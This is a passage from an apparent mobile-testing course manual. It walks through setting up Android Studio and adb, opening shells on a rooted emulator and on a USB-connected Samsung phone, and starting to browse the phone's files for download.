Exercise 66: Setting up Android testing environment

The following tools needed to test Android devices:

- Android Studio for PC mainly to use Android phone emulator.
- Android SDK for PC to use ADB tool to communicate and send commands to android phone emulator and physical android phone.
- Physical android phone


Note

For this exercise we are going to use Windows machine because the Android Phone emulator comes with its own virtual environment and if it installed inside virtual machine it will not work, because virtual machines need hardware acceleration. You cannot run a virtual machine inside a virtual machine. Kali Machine that we were using in the previous exercises is a virtual machine and we cannot use for the Android Testing. If you have Kali as the main OS, then you can use the above-mentioned tools with Kali.

- **Android Studio** is the official Integrated Development Environment (IDE) for Android app development, based on IntelliJ IDEA. On top of IntelliJ's powerful code editor and developer tools, Android Studio offers even more features that enhance your productivity when building Android apps, such as:

- A flexible Gradle-based build system.
- A fast and feature-rich emulator.
- A unified environment where you can develop for all Android devices.
- Apply Changes to push code and resource changes to your running app without restarting your app.
- Code templates and GitHub integration to help you build common app features and import sample code
- Extensive testing tools and frameworks.
- Lint tools to catch performance, usability, version compatibility, and other problems
- C++ and NDK support.
- Built-in support for Google Cloud Platform, making it easy to integrate Google Cloud Messaging and App Engine

- Android Studio minimum requirements:
 - Microsoft® Windows® 7/8/10 (64-bit).
 - 4 GB RAM minimum, 8 GB RAM recommended.
 - 2 GB of available disk space minimum.
 - 4 GB Recommended (500 MB for IDE + 1.5 GB for Android SDK and emulator system image).
 - 1280 x 800 minimum screen resolution.
1. Download and Install Android Studio from <https://developer.android.com/>.



2. Download and install SDK from <https://developer.android.com/>

Command line tools only

If you do not need Android Studio, you can download the basic Android command line tools below. You can use the included [SDK Manager](#) to download other SDK packages.

These tools are included in Android Studio.

| Platform | SDK tools package | Size | SHA-256 checksum |
|----------|--|-------|---|
| Windows | commandline-tools-windows-4409375_latest.zip | 82 MB | 4094ee29279180794bedf998d58c14a7129e09e40f394e258023340aef98e2fe |
| Mac | commandline-tools-mac-4409375_latest.zip | 82 MB | 31082208119766502230e3e448e0f8f187348819981294567d03a9a1a8731c0c3 |
| Linux | commandline-tools-linux-4409375_latest.zip | 82 MB | 89f308215a641093a27a79e8027c472125c5edbe5e1bca8d0a3a1a0f9e0493 |

3. The SDK contain Android Debug Bridge (ADB)

Android Debug Bridge (adb)

Android Debug Bridge (adb) is a versatile command-line tool that lets you

communicate with android device. The adb command facilitates a variety of device actions, such as installing and debugging apps, and it provides access to a Unix shell that you can use to run a variety of commands on a device. It is a client-server program that includes three components:

- A client sends commands to the development machine. You can invoke a client from a command-line terminal by issuing an adb command.
 - A daemon (adbd), which runs commands on a device. The daemon runs as a background process on each device.
 - A server, which manages communication between the client and the daemon. The server runs as a background process on your development machine.

- 4- Start Android Studio and start new project for the first time.
- 5- In Android Studio open AVD Manager.
- 6- Choose Pixel or you can create new Virtual Device by clicking on the + sign
- 7- Start the virtual device




- 8- Navigate to the SDK file downloaded the folder is called Platform-tools and unzip it

 platform-tools_r30.0.4-windows.zip

9/21/2020 10:25 AM

 platform-tools_r30.0.4-windows

9/21/2020 10:26 AM



9- Right click in the space + shift key to open PowerShell windows

```

Administrator: Windows PowerShell
PS C:\Users\RS2019\Downloads\platform-tools_r30.0.4-windows\platform-tools> ls

Directory: C:\Users\RS2019\Downloads\platform-tools_r30.0.4-windows\platform-tools

Mode                LastWriteTime       Length Name
----                -----        1----- 
d----        7/16/2020 10:58 PM          0    api
d----        7/16/2020 10:58 PM          0    lib64
d----        7/16/2020 10:58 PM          0    systrace
-a---        7/16/2020 10:58 PM      5193216    adb.exe
-a---        7/16/2020 10:58 PM      97792    AdbWinApi.dll
-a---        7/16/2020 10:58 PM      62976    AdbWinUsbApi.dll
-a---        7/16/2020 10:58 PM      248320    dmtracedump.exe
-a---        7/16/2020 10:58 PM      427008    etc1tool.exe
-a---        7/16/2020 10:58 PM      1396224    fastboot.exe
-a---        7/16/2020 10:58 PM      43520    hprof-conv.exe
-a---        7/16/2020 10:58 PM      231594    libwinpthread-1.dll
-a---        7/16/2020 10:58 PM      493056    make_f2fs.exe
-a---        7/16/2020 10:58 PM      1157     mke2fs.conf
-a---        7/16/2020 10:58 PM      752640    mke2fs.exe
-a---        7/16/2020 10:58 PM      362313    NOTICE.txt
-a---        7/16/2020 10:58 PM      38     source.properties
-a---        7/16/2020 10:58 PM      1201664    sqlite3.exe

PS C:\Users\RS2019\Downloads\platform-tools_r30.0.4-windows\platform-tools> 

```

10- Type `>/adb` to see the tool help menu.

```
Administrator: Windows PowerShell

PS C:\Users\RS2019\Downloads\platform-tools_r30.0.4-windows\platform-tools> ./adb
Android Debug Bridge version 1.0.41
Version 30.0.4-6686687
Installed as C:\Users\RS2019\Downloads\platform-tools_r30.0.4-windows\platform-tools\adb.exe

global options:
-a      listen on all network interfaces, not just localhost
-d      use USB device (error if multiple devices connected)
-e      use TCP/IP device (error if multiple TCP/IP devices available)
-s SERIAL use device with given serial (overrides $ANDROID_SERIAL)
-t ID    use device with given transport id
-H      name of adb server host [default=localhost]
-P      port of adb server [default=5037]
-L SOCKET listen on given socket for adb server [default=tcp:localhost:5037]

general commands:
devices [-l]           list connected devices (-l for long output)
help                  show this help message
version               show version num

networking:
connect HOST[:PORT]   connect to a device via TCP/IP [default port=5555]
disconnect [HOST[:PORT]] disconnect from given TCP/IP device [default port=5555], or all
pair HOST[:PORT] [PAIRING CODE] pair with a device for secure TCP/IP communication
forward --list         list all forward socket connections
forward [--no-rebind] LOCAL REMOTE
    forward socket connection using:
        tcp:<port> (<local> may be "tcp:0" to pick any open port)
        localabstract:<unix domain socket name>
        localreserved:<unix domain socket name>
        localfilesystem:<unix domain socket name>
        dev:<character device name>
        jdwp:<process pid> (remote only)
        acceptfd:<fd> (listen only)
    forward --remove LOCAL remove specific forward socket connection
    forward --remove-all   remove all forward socket connections
    ppp TTY [PARAMETER...] run PPP over USB
    reverse --list         list all reverse socket connections from device
    reverse [--no-rebind] REMOTE LOCAL
    reverse socket connection using:
        tcp:<port> (<remote> may be "tcp:0" to pick any open port)
        localabstract:<unix domain socket name>
        localreserved:<unix domain socket name>
        localfilesystem:<unix domain socket name>
```

11- Type `>/adb devices` to connect to emulator.

```
Administrator: Windows PowerShell

PS C:\Users\RS2019\Downloads\platform-tools_r30.0.4-windows\platform-tools> ./adb devices
List of devices attached
emulator-5554    device

PS C:\Users\RS2019\Downloads\platform-tools_r30.0.4-windows\platform-tools> -
```

12- Type `>/adb shell` to get access to android shell

```
Administrator: Windows PowerShell

PS C:\Users\RS2019\Downloads\platform-tools_r30.0.4-windows\platform-tools> ./adb shell
generic_x86_arm:/ # ls
acct      cache      debug_ramdisk  init.environ.rc  odm      sdcard      vendor
adb_keys  config      default.prop  linkerconfig   oem      storage
apex      d          dev          lost+found     proc      sys
bin       data      etc          metadata      product  system
bugreports data_mirror init          mnt          res      system_ext
generic_x86_arm:/ # whoami
root
```


11. Note that I get root access privilege because the emulator is rooted.

```
130|generic_x86_arm:/ # ls -al
total 80
drwxr-xr-x  23 root  root      4096 2020-09-09 19:43 .
drwxr-xr-x  23 root  root      4096 2020-09-09 19:43 ..
dr-xr-xr-x  80 root  root       0 2020-09-20 16:41 acct
-rw-r--r--  1 root  root     723 2020-09-09 19:01 adb_keys
drwxr-xr-x  46 root  root     920 2020-09-20 16:41 apex
lrw-r--r--  1 root  root      11 2020-09-09 19:43 bin -> /system/bin
lrw-r--r--  1 root  root      50 2020-09-09 19:43 bugreports -> /data/user_de/0/com.android.shell
files/bugreports
lrw-r--r--  1 root  root      11 2020-09-09 19:43 cache -> /data/cache
drwxr-xr-x  3 root  root       0 2020-09-20 16:41 config
lrw-r--r--  1 root  root      17 2020-09-09 19:43 d -> /sys/kernel/debug
drwxrwx--x  47 system system  4096 2020-09-20 16:41 data
drwx-----  5 root  system    100 2020-09-20 16:41 data_mirror
drwxr-xr-x  2 root  root    4096 2020-09-09 19:01 debug_ramdisk
lrw-----  1 root  root      23 2020-09-09 19:43 default.prop -> system/etc/prop.default
drwxr-xr-x  21 root  root    1340 2020-09-20 16:41 dev
lrw-r--r--  1 root  root      11 2020-09-09 19:43 etc -> /system/etc
lrwxr-x---  1 root  shell     16 2020-09-09 19:43 init -> /system/bin/init
-rwxr-x---
```

12. Type **#top** to see all the running processes in the virtual android device.
13. Type **Ctrl + C** to exit top
14. Type **#exit** to exit from the shell
15. Close the virtual phone emulator
16. Make sure the virtual phone emulator is not connected to the ADB tool

Exercise 67: Connecting a Physical android Phone to ADB tool


1. Enable USB debugging in the Physical Phone
2. I am using Samsung S8+ for the test, below the procedure on how to enable USB debugging for Samsung galaxy S8 , it might be slightly different for other android devices.



3. Make sure adb terminal is running
4. Connect the phone via usb cable to the PC

```
Administrator: Windows PowerShell
PS C:\Users\RS2019\Downloads\platform-tools_r30.0.4-windows\platform-tools> _
```

5. Answer Okay to allow USB debugging in the phone
6. In adb terminal type >adb devices



7. In adb terminal type ./adb devices

```
Administrator: Windows PowerShell
PS C:\Users\RS2019\Downloads\platform-tools_r30.0.4-windows\platform-tools> ./adb devices
List of devices attached
ce11171b6338780a04    device
PS C:\Users\RS2019\Downloads\platform-tools_r30.0.4-windows\platform-tools>
```

```

PS C:\Users\RS2019\Downloads\platform-tools_r30.0.4-windows\platform-tools> ./adb shell
e:/ $ whoami
shell
dream2lte:/ $ ls -al
ls: ./vndservice_contexts: Permission denied
ls: ./vendor_service_contexts: Permission denied
ls: ./vendor_hwservice_contexts: Permission denied
ls: ./plat_hwservice_contexts: Permission denied
total 6516
drwxrwxrwt 23 root root 1300 2020-09-20 19:57 .
drwxrwxrwt 23 root root 1300 2020-09-20 19:57 ..
dr-xr-xr-x 197 root root 0 2020-09-20 19:57 acct
-rw-r--r-- 1 root root 7938 1969-12-31 19:00 atrace.rc
-rw-r--r-- 1 root root 26042 1969-12-31 19:00 audit_filter_table
lrwxrwxrwx 1 root root 11 1969-12-31 19:00 bin -> /system/bin
lrwxrwxrwx 1 root root 50 1969-12-31 19:00 bugreports -> /data/user_de/0/com.android.reports
drwxrwx--- 9 system cache 4096 2020-08-12 16:31 cache
lrwxrwxrwx 1 root root 13 1969-12-31 19:00 charger -> /sbin/charger
drwxr-xr-x 4 root root 0 1969-12-31 19:00 config
drwxrwx--x 3 radio system 4096 2017-12-19 18:30 cpefs
lrwxrwxrwx 1 root root 17 1969-12-31 19:00 d -> /sys/kernel/debug
drwxrwx--x 61 system system 4096 2020-09-20 19:57 data
-rw----- 1 root root 1580 1969-12-31 19:00 default.prop
drwxr-xr-x 20 root root 4540 2020-09-20 19:57 dev
drwxrwx--x 27 system radio 4096 2018-12-31 19:01 efs
lrwxrwxrwx 1 root root 11 1969-12-31 19:00 etc -> /system/etc
lrwxrwxrwx 1 root root 9 2020-09-20 19:57 factory -> /data/app
-rw-r----- 1 root root 1848 1969-12-31 19:00 fstab.samsungexynos8895
-rwxr-x--- 1 root root 5368296 1969-12-31 19:00 init
-rwxr-x--- 1 root root 1879 1969-12-31 19:00 init.baseband.rc
-rwxr-x--- 1 root root 317 1969-12-31 19:00 init.carrier.rc
-rwxr-x--- 1 root root 3555 1969-12-31 19:00 init.container.rc
-rwxr-x--- 1 root root 1688 1969-12-31 19:00 init.environ.rc
-rwxr-x--- 1 root root 82308 1969-12-31 19:00 init.rc
-rwxr-x--- 1 root root 394 1969-12-31 19:00 init.rilmptcp.rc
-rwxr-x--- 1 root root 45303 1969-12-31 19:00 init.samsungexynos8895.rc
-rwxr-x--- 1 root root 15981 1969-12-31 19:00 init.samsungexynos8895.usb.rc
-rwxr-x--- 1 root root 6840 1969-12-31 19:00 init.usb.configfs.rc
-rwxr-x--- 1 root root 6853 1969-12-31 19:00 init.usb.rc
-rwxr-x--- 1 root root 599 1969-12-31 19:00 init.zygote32.rc
-rwxr-x--- 1 root root 991 1969-12-31 19:00 init.zygote64_32.rc
drwxr-xr-x 2 root root 40 1969-12-31 19:00 keydata

```

8. Notice that although I am connected to the phone, I don't have root permission because the device is not rooted. I have user permission with limited access to some files and folders inside the phone.
9. Type `>./adb shell`
10. Type `#whoami` (the user is shell)
11. Type `#ls -al` (notice that there are some folders have access permission denied because the user shell does not have root privileges as the phone is not rooted)
12. Type `# top` to see the running processes in the phone

| Administrator: Windows PowerShell | | | | | | | | | | | |
|--|--------------|----|-----|------|------|------|---|------|------|-----------|---|
| Tasks: 444 total, 1 running, 437 sleeping, 0 stopped, 0 zombie | | | | | | | | | | | |
| Mem: 3768004k total, 3632608k used, 135396k free, 32036k buffers | | | | | | | | | | | |
| Swap: 2097148k total, 1379260k used, 717888k free, 1184672k cached | | | | | | | | | | | |
| 800%cpu 10%user 0%nice 10%sys 779%idle 0%iow 0%irq 0%sirq 0%host | | | | | | | | | | | |
| PID | USER | PR | NI | VIRT | RES | SHR | S | %CPU | %MEM | TIME+ | ARGS |
| 3859 | system | 18 | -2 | 5.1G | 301M | 192M | S | 7.3 | 8.1 | 135:20.42 | system_server |
| 27102 | shell | 20 | 0 | 12M | 4.5M | 3.5M | R | 3.3 | 0.1 | 0:01.28 | top |
| 2135 | root | 20 | 0 | 10M | 1.0M | 452K | S | 2.3 | 0.0 | 8:35.42 | ueventd |
| 5261 | system | 20 | 0 | 3.7G | 113M | 101M | S | 1.6 | 3.0 | 5:21.57 | com.sec.android.sdhms |
| 29132 | u0_a219 | 20 | 0 | 5.4G | 202M | 157M | S | 1.3 | 5.4 | 37:26.46 | com.zhiliaoapp.musically |
| 26806 | u0_a219 | 20 | 0 | 4.3G | 190M | 165M | S | 1.0 | 5.1 | 0:06.58 | com.zhiliaoapp.musically:push |
| 26052 | root | 20 | 0 | 0 | 0 | 0 | S | 1.0 | 0.0 | 0:00.90 | [kworker/u16:10] |
| 3498 | system | 20 | 0 | 10M | 2.5M | 2.4M | S | 1.0 | 0.0 | 1:57.91 | argsod |
| 17597 | u0_a232 | 20 | 0 | 5.6G | 252M | 218M | S | 0.6 | 6.8 | 98:48.51 | com.agileapps.screenstream |
| 13176 | oem_5018 | 20 | 0 | 4.1G | 122M | 114M | S | 0.6 | 3.3 | 4:12.46 | com.samsung.android.bixby.agent |
| 7932 | system | 20 | 0 | 3.7G | 98M | 89M | S | 0.6 | 2.6 | 4:24.05 | com.samsung.android.bixby.wakeup |
| 953 | root | 20 | 0 | 0 | 0 | 0 | S | 0.6 | 0.0 | 7:49.46 | [cfinteractive] |
| 7 | root | 20 | 0 | 0 | 0 | 0 | S | 0.6 | 0.0 | 5:55.40 | [rcu_preempt] |
| 4688 | u0_a36 | 20 | 0 | 4.0G | 198M | 159M | S | 0.3 | 5.3 | 12:05.06 | com.google.android.gms.persistent |
| 4206 | u0_a46 | 20 | 0 | 5.5G | 270M | 200M | S | 0.3 | 7.3 | 12:45.75 | com.android.systemui |
| 4170 | bluetooth | 20 | 0 | 3.7G | 111M | 106M | S | 0.3 | 3.0 | 0:35.65 | com.android.bluetooth |
| 4149 | radio | 20 | 0 | 3.8G | 120M | 109M | S | 0.3 | 3.2 | 1:41.93 | com.android.phone |
| 3547 | system | 20 | 0 | 47M | 8.6M | 4.7M | S | 0.3 | 0.2 | 1:03.12 | vendor.samsung.hardware.biometrics.fingerprint+ |
| 3525 | system | 20 | 0 | 14M | 3.3M | 3.1M | S | 0.3 | 0.0 | 0:36.40 | android.hardware.health@2.0-service.samsung |
| 3300 | root | -2 | 0 | 10M | 3.0M | 2.5M | S | 0.3 | 0.0 | 1:22.15 | 1mkd |
| 3299 | audioserver | 20 | 0 | 91M | 2.4M | 2.1M | S | 0.3 | 0.0 | 19:07.42 | audioserver |
| 27107 | root | 0 | -20 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.00 | [kworker/1:1H] |
| 27106 | root | 0 | -20 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.00 | [kworker/2:2H] |
| 27077 | root | 0 | -20 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.03 | [kworker/0:2H] |
| 27017 | root | 20 | 0 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.04 | [kworker/0:0] |
| 26983 | u0_a9 | 20 | 0 | 3.7G | 91M | 86M | S | 0.0 | 2.4 | 0:00.23 | com.sec.android.provider.badge |
| 26977 | root | 20 | 0 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.24 | [kworker/u16:3] |
| 26962 | root | 0 | -20 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.00 | [kworker/7:1H] |
| 26948 | root | 20 | 0 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.04 | [kworker/u16:0] |
| 26933 | system | 20 | 0 | 3.7G | 97M | 91M | S | 0.0 | 2.6 | 0:00.35 | com.samsung.android.sm.provider |
| 26924 | root | 0 | -20 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.04 | [kworker/3:2H] |
| 26921 | root | 0 | -20 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.08 | [kworker/1:0H] |
| 26920 | root | 0 | -20 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.07 | [kworker/2:0H] |
| 26916 | shell | 20 | 0 | 9.3M | 3.0M | 2.5M | S | 0.0 | 0.0 | 0:00.05 | sh - |
| 26804 | root | 0 | -20 | 0 | 0 | 0 | S | 0.0 | 0.0 | 0:00.17 | [kworker/0:0H] |
| 26787 | vendor_cmhs+ | 20 | 0 | 4.2G | 121M | 97M | S | 0.0 | 3.2 | 0:00.38 | com.samsung.faceservice |
| 26764 | vendor_cmhs+ | 20 | 0 | 3.7G | 93M | 86M | S | 0.0 | 2.5 | 0:01.46 | com.samsung.mlp |
| 26714 | u0_a28 | 20 | 0 | 3.7G | 96M | 90M | S | 0.0 | 2.6 | 0:00.40 | com.facebook.services |
| 26690 | vendor_cmhs+ | 20 | 0 | 4.2G | 88M | 82M | S | 0.0 | 2.3 | 0:00.20 | com.samsung.ipservice |
| 26675 | u0_a25 | 20 | 0 | 3.6G | 92M | 86M | S | 0.0 | 2.5 | 0:00.25 | com.facebook.system |
| 26589 | u0_a33 | 20 | 0 | 3.7G | 112M | 104M | S | 0.0 | 3.0 | 0:00.94 | com.google.android.apps.turbo:aab |
| 26541 | u0_a136 | 20 | 0 | 3.7G | 113M | 103M | S | 0.0 | 3.0 | 0:02.42 | com.facebook.appmanager |
| 26533 | oem_5018 | 20 | 0 | 4.2G | 123M | 114M | S | 0.0 | 3.3 | 0:01.30 | com.samsung.android.bixby.service |
| 26527 | u0_a33 | 20 | 0 | 3.7G | 107M | 99M | S | 0.0 | 2.9 | 0:00.58 | com.google.android.apps.turbo |
| 26412 | u0_a170 | 20 | 0 | 3.7G | 93M | 87M | S | 0.0 | 2.5 | 0:00.28 | com.samsung.android.smtranscoding |

13. Type `ctrl +c`

Exercise 68: Downloading a file or folder from Phone to PC

1. Navigate to the file/folder you want to download

```
>/adb shell
#cd sdcrad
#cd DCIM
cd screenshots
#pwd
```

2. Copy the complete link to the files you want to download
3. Use pull command to download a folder or a file from the Phone to the PC and push command to upload files from the PC to the phone.

```

default.prop      init.usb.configfs.rc      preload      vendor_file_contexts
dev              init.usb.rc      proc      vendor_property_contexts
efs              init.zygote32.rc      product      vendor_seapp_contexts
etc              init.zygote64_32.rc      publiccert.pem


1|dream2lte:/ $ cd sdcard
dream2lte:/sdcard $ ls
Alarms          DCIM      Music      Podcasts  WhatsApp
Android         Download  Notifications  Ringtones com.facebook.katana
AndroidAssistant_appbackup LazyList  Pictures      Samsung  com.facebook.orca
BetaClub        Movies     Playlists     Telegram huaweiisystem
dream2lte:/sdcard $ cd DCIM
dream2lte:/sdcard/DCIM $ ls
Camera Collage Facebook Google\ Photos Screenshots
dream2lte:/sdcard/DCIM $ cd dcreenshots
